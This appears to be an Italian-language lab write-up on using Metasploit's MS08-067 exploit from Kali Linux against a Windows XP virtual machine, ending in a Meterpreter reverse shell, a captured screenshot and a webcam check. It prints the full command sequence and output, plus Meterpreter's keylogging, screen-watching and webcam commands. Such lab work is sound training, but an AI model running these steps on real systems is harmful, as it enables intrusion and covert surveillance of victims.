Ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità **MS08-067**.
Una volta ottenuta la sessione, si dovrà:
● Recuperare uno screenshot tramite la sessione Meterpreter.
● Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

L'exploit MS08-067 è una vulnerabilità sul servizio Server.
MS08-067 si riferisce a:

- **MS**: Microsoft Security Bulletin;
- **08**: anno di pubblicazione;
- **067**: Numero progressivo del Bulletin.

Macchine utlizzate:

- Kali Linux IP **192.168.1.25**
- Windows XP IP **192.168.1.50**

Eseguito un «**ping**» per verificare se le due macchine comunicassero (**Kali=>XP**)
(Ricordarsi di disabilitare il firewall di XP, altrimenti il ping verrà bloccato)

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ping 192.168.1.50
PING 192.168.1.50 (192.168.1.50) 56(84) bytes of data.
64 bytes from 192.168.1.50: icmp_seq=1 ttl=128 time=0.569 ms
64 bytes from 192.168.1.50: icmp_seq=2 ttl=128 time=1.06 ms
64 bytes from 192.168.1.50: icmp_seq=3 ttl=128 time=0.566 ms
^C
── 192.168.1.50 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2008ms
rtt min/avg/max/mdev = 0.566/0.731/1.058/0.231 ms
```

## Recupero screenshot con Meterpreter

Eseguito il tool «**nmap –sV 192.168.1.50**» per verificare le porte, i servizi e le relative versioni

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.1.50
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-24 06:46 EST
Nmap scan report for 192.168.1.50
Host is up (0.0041s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:2E:07:58 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.61 seconds
```

Avviato Metasploit con il comando «**msfconsole**»

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again

       =[ metasploit v6.3.51-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 418 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

Cercato l'exploit MS08-067 con il comando «**search ms08-067**»

```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Avviato con «**use 0**»
Ci viene rivelato che non c'è alcun payload configurato, e ne viene assegnato uno di default.

Applicare il payload con «**set payload windows/meterpreter/reverse_tcp**» e controllarlo con «**show options**»

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.
```

Verrà caricato il payload reverse_tcp che permette la comunicazione dalla macchina vittima all'attaccante.

Configurare l'RHOST con «**set rhosts 192.168.1.50**» e controllare, sempre con «show options», che l'IP sia stato inserito

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.50
rhosts => 192.168.1.50
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.50     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.
```

Eseguire l'exploit con «**exploit**»

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.50:445 - Automatically detecting the target...
[*] 192.168.1.50:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.50:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.50:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.50
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.50:1030) at 2024-01-24 06:59:45 -0500

meterpreter >
```

Così facendo, riusciamo a caricare Meterpreter

Digitando «**help**» viene visualizzata la lista dei comandi di Meterpreter


```
Stdapi: User interface Commands
===============================

    Command       Description
    -------       -----------
    enumdesktops  List all accessible desktops and window stations
    getdesktop    Get the current meterpreter desktop
    idletime      Returns the number of seconds the remote user has been idle
    keyboard_sen  Send keystrokes
    d
    keyevent      Send key events
    keyscan_dump  Dump the keystroke buffer
    keyscan_star  Start capturing keystrokes
    t
    keyscan_stop  Stop capturing keystrokes
    mouse         Send mouse events
    screenshare   Watch the remote user desktop in real time
    screenshot    Grab a screenshot of the interactive desktop
    setdesktop    Change the meterpreters current desktop
    uictl         Control some of the user interface components
```

Scorrendo la lista, troviamo “User Interface Commands” ed il comando «**screenshot**»

Eseguire «**screenshot**» scaricando il file JPEG sul path dell’attacante


```
meterpreter > screenshot
Screenshot saved to: /home/kali/SUAiWJZn.jpeg
```

Usando il comando «**open SUAiWJZn.jpeg**», apriamo il file riuscendo vedere lo schermo della vittima.



## Opzionale: Individuare la presenza o meno di Webcam sulla macchina Windows XP

Scorrendo sulla lista dei comandi di Metrerpreter, troviamo “Webcam Commands”




Questi comandi ci permettono di:

- record_mic: registrare un audiodal microfono vittima per X secondi;
- webcam_chat: avviare una video chat;
- **webcam_list**: Lista webcams persenti sulla macchina vittima;
- webcam_snap: scattare un’istantanea da una webcam specifica;
- webcam_stream: Avviare una diretta video da una webcam specifica.

Digitando «**webcam_list**» ci viene dato il messaggio che **non è stata trovata nessuna webcam**